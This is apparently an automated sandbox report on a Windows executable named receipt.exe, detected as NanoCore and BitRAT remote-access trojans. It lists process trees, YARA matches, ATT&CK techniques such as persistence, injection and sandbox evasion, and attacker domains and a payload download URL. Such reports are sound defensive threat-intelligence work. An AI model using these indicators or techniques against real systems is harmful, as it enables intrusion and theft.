ID: 712166
Sample Name: receipt.exe
Cookbook: default.jbs
Time: 00:51:15
Date: 29/09/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

receipt.exe

Overview

General Information

Sample Name:	receipt.exe
Analysis ID:	712166
MD5:	220925c99e482f..
SHA1:	828278c1467af3..
SHA256:	e2340403396069.
Tags:	exe NanoCore RAT
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore, BitRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected BitRAT
- Icon mismatch, binary includes an i…
- Malicious sample detected (through…
- Detected Nanocore Rat
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Yara detected Nanocore RAT
- Creates multiple autostart registry k…
- Initial sample is a PE file and has a…
- Tries to detect sandboxes and other…
- Yara detected Costura Assembly Lo…
- Encrypted powershell cmdline option…

Classification



Process Tree

- **System is w10x64**
- receipt.exe (PID: 4184 cmdline: "C:\Users\user\Desktop\receipt.exe" MD5: 220925C99E482FD480DEDB37CA1B59D3)
  - powershell.exe (PID: 3680 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAAMgAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4820 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - receipt.exe (PID: 5792 cmdline: C:\Users\user\Desktop\receipt.exe MD5: 220925C99E482FD480DEDB37CA1B59D3)
  - receipt.exe (PID: 5804 cmdline: C:\Users\user\Desktop\receipt.exe MD5: 220925C99E482FD480DEDB37CA1B59D3)
    - powershell.exe (PID: 6052 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAANQAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - Rzqhcgbd1time.exe (PID: 4204 cmdline: "C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe" MD5: 75C8427471203E42A905F099D986BAE4)
    - receipt.exe (PID: 1840 cmdline: C:\Users\user\Desktop\receipt.exe MD5: 220925C99E482FD480DEDB37CA1B59D3)
- Uewizrlgm.exe (PID: 5880 cmdline: "C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe" MD5: 220925C99E482FD480DEDB37CA1B59D3)
  - powershell.exe (PID: 3920 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAAMgAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Uewizrlgm.exe (PID: 5140 cmdline: C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe MD5: 220925C99E482FD480DEDB37CA1B59D3)
- Uewizrlgm.exe (PID: 5988 cmdline: "C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe" MD5: 220925C99E482FD480DEDB37CA1B59D3)
  - powershell.exe (PID: 5444 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAAMgAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Uewizrlgm.exe (PID: 1800 cmdline: C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe MD5: 220925C99E482FD480DEDB37CA1B59D3)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\uIyibZtq20fMk9Yx.exe	JoeSecurity_BitRAT	Yara detected BitRAT	Joe Security	
C:\Users\user\AppData\Local\Temp\uIyibZtq20fMk9Yx.exe	MALWARE_Win_BitRAT	Detects BitRAT RAT	ditekSHen	• 0x339ffc:$s1: \plg\ • 0x33a170:$s3: files_delete • 0x338f8c:$s9: ddos_stop • 0x339fdc:$s10: socks5_srv_start • 0x33a1bc:$s16: klg\| • 0x338fbc:$s17: Slowloris • 0x33a064:$s18: Bot ID: • 0x33a5a4:$t1: <sz>N/A</sz>
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\time[1].exe	JoeSecurity_BitRAT	Yara detected BitRAT	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\time[1].exe	MALWARE_Win_BitRAT	Detects BitRAT RAT	ditekSHen	• 0x339ffc:$s1: \plg\ • 0x33a170:$s3: files_delete • 0x338f8c:$s9: ddos_stop • 0x339fdc:$s10: socks5_srv_start • 0x33a1bc:$s16: klg\| • 0x338fbc:$s17: Slowloris • 0x33a064:$s18: Bot ID: • 0x33a5a4:$t1: <sz>N/A</sz>

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000003.354725575.0000000004133000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000E.00000002.514450713.0000000002B9F000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000C.00000002.552831356.0000000002F63000.00000004.00000800.00020000.00000000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x33a2d:$x1: NanoCore.ClientPluginHost • 0x33a6a:$x2: IClientNetworkHost • 0x3759d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
0000000C.00000002.552831356.0000000002F63000.00000004.00000800.00020000.00000000.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x33795:$a: NanoCore • 0x337a5:$a: NanoCore • 0x339d9:$a: NanoCore • 0x339ed:$a: NanoCore • 0x33a2d:$a: NanoCore • 0x337f4:$b: ClientPlugin • 0x339f6:$b: ClientPlugin • 0x33a36:$b: ClientPlugin • 0x3391b:$c: ProjectData • 0x34322:$d: DESCrypto • 0x35ed7:$i: get_Connected • 0x34658:$j: #=q • 0x34688:$j: #=q • 0x346a4:$j: #=q • 0x346d4:$j: #=q • 0x346f0:$j: #=q • 0x3470c:$j: #=q • 0x3473c:$j: #=q • 0x34758:$j: #=q • 0x3479c:$j: #=q • 0x347b8:$j: #=q
0000000C.00000002.552831356.0000000002F63000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Nanocore_d8c4e3c5	unknown	unknown	• 0x33a2d:$a1: NanoCore.ClientPluginHost • 0x339ed:$a2: NanoCore.ClientPlugin • 0x35946:$b1: get_BuilderSettings • 0x33849:$b2: ClientLoaderForm.resources • 0x35066:$b3: PluginCommand • 0x33a1e:$b4: IClientAppHost • 0x35f9e:$b6: AddHostEntry • 0x35f0b:$b8: PipeExists • 0x33a57:$b9: IClientLoggingHost

Click to see the 47 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.receipt.exe.3f72bc0.3.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe

Source	Rule	Description	Author	Strings
12.2.receipt.exe.3f72bc0.3.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
12.2.receipt.exe.3f72bc0.3.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
12.2.receipt.exe.3f72bc0.3.raw.unpack	MALWARE_Win_NanoCore	Detects NanoCore	ditekSHen	• 0xfef5:$x1: NanoCore Client • 0xff05:$x1: NanoCore Client • 0x1014d:$x2: NanoCore.ClientPlugin • 0x1018d:$x3: NanoCore.ClientPluginHost • 0x10142:$i1: IClientApp • 0x10163:$i2: IClientData • 0x1016f:$i3: IClientNetwork • 0x1017e:$i4: IClientAppHost • 0x101a7:$i5: IClientDataHost • 0x101b7:$i6: IClientLoggingHost • 0x101ca:$i7: IClientNetworkHost • 0x101dd:$i8: IClientUIHost • 0x101eb:$i9: IClientNameObjectCollection • 0x10207:$i10: IClientReadOnlyNameObjectCollection • 0xff54:$s1: ClientPlugin • 0x10156:$s1: ClientPlugin • 0x1064a:$s2: EndPoint • 0x10653:$s3: IPAddress • 0x1065d:$s4: IPEndPoint • 0x12093:$s6: get_ClientSettings • 0x12637:$s7: get_Connected
12.2.receipt.exe.3f72bc0.3.raw.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
Click to see the 66 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Uses dynamic DNS services

E-Banking Fraud

Yara detected Nanocore RAT

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation

Yara detected Costura Assembly Loader

.NET source code contains potential unpacker

Boot Survival

Creates multiple autostart registry keys

Hooking and other Techniques for Hiding and Protection

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected BitRAT

Yara detected Nanocore RAT

Remote Access Functionality

Yara detected BitRAT


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 PowerShell	1 1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	1 1 Masquerading	OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 2 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Remote Access Software	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 2 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
receipt.exe	100%	Avira	HEUR/AGEN.1231952	
receipt.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe	100%	Avira	ADWARE/FileFinder.Gen7	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\time[1].exe	100%	Avira	TR/Redcap.cskpb	
C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe	100%	Avira	HEUR/AGEN.1231952	
C:\Users\user\AppData\Local\Temp\uIyibZtq20fMk9Yx.exe	100%	Avira	TR/Redcap.cskpb	
C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe	100%	Avira	HEUR/AGEN.1231952	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\time[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\uIyibZtq20fMk9Yx.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
25.0.Rzqhcgbd1time.exe.2b0000.0.unpack	100%	Avira	HEUR/AGEN.1213025		Download File
12.0.receipt.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1231953		Download File
26.0.receipt.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File

Domains

Source	Detection	Scanner	Label	Link
servproviders.com.br	0%	Virustotal		Browse
uzu.duckdns.org	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://servproviders.com.br/time.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
servproviders.com.br	192.185.215.87	true	false	• 0%, Virustotal, Browse	unknown
uzu.duckdns.org	192.169.69.25	true	true	• 3%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://servproviders.com.br/time.exe	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.newtonsoft.com/json	receipt.exe, 00000000.00000003.339858052.0000000004507000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 00000000.00000002.348239622.00000000033A8000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 00000000.00000003.340569234.0000000004708000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 00000000.00000002.358530884.0000000005890000.00000004.08000000.00040000.00000000.sdmp, receipt.exe, 0000000C.00000002.572932593.000000000409E000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 0000000C.00000002.570941039.0000000003FFE000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 0000000C.00000002.553653041.0000000002FA8000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000D.00000002.500622639.0000000002DA9000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000E.00000002.547173686.0000000002F48000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.nuget.org/packages/Newtonsoft.Json.Bson	receipt.exe, 00000000.00000003.339858052.0000000004507000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 00000000.00000002.348239622.00000000033A8000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 00000000.00000003.340569234.0000000004708000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 00000000.00000002.358530884.0000000005890000.00000004.08000000.00040000.00000000.sdmp, receipt.exe, 0000000C.00000002.572932593.000000000409E000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 0000000C.00000002.570941039.0000000003FFE000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 0000000C.00000002.553653041.0000000002FA8000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000D.00000002.500622639.0000000002DA9000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000E.00000002.547173686.0000000002F48000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot	receipt.exe, 00000000.00000002.346028348.00000000030C5000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 00000000.00000002.345187251.0000000002FCB000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 0000000C.00000002.548032095.0000000002E71000.00000004.00000800.00020000.00000000.sdmp, receipt.exe, 0000000C.00000002.553653041.0000000002FA8000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000D.00000002.489168945.0000000002AB5000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000D.00000002.486429428.00000000029CB000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000E.00000002.514450713.0000000002B9F000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000E.00000002.545604366.0000000002EF3000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 0000000E.00000002.518107476.0000000002C55000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 00000017.00000002.595827301.00000000031F1000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 00000017.00000002.605315953.00000000032C4000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 00000018.00000002.605861442.0000000003464000.00000004.00000800.00020000.00000000.sdmp, Uewizrlgm.exe, 00000018.00000002.598901171.0000000033D0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	receipt.exe, 0000001A.00000002.601877963.0000000003223000.00000004.00000800.00020000.00000000.sdmp	false		high
http://james.newtonking.com/projects/json	Uewizrlgm.exe, 0000000E.00000002.547173686.0000000002F48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://curl.haxx.se/docs/http-cookies.html	time[1].exe.25.dr	false		high
http://https://www.newtonsoft.com/jsonschema	Uewizrlgm.exe, 0000000E.00000002.547173686.0000000002F48000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.openssl.org/H	time[1].exe.25.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.215.87	servproviders.com.br	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	712166
Start date and time:	2022-09-29 00:51:15 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	receipt.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@27/22@4/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Execution Graph export aborted for target receipt.exe, PID 4184 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
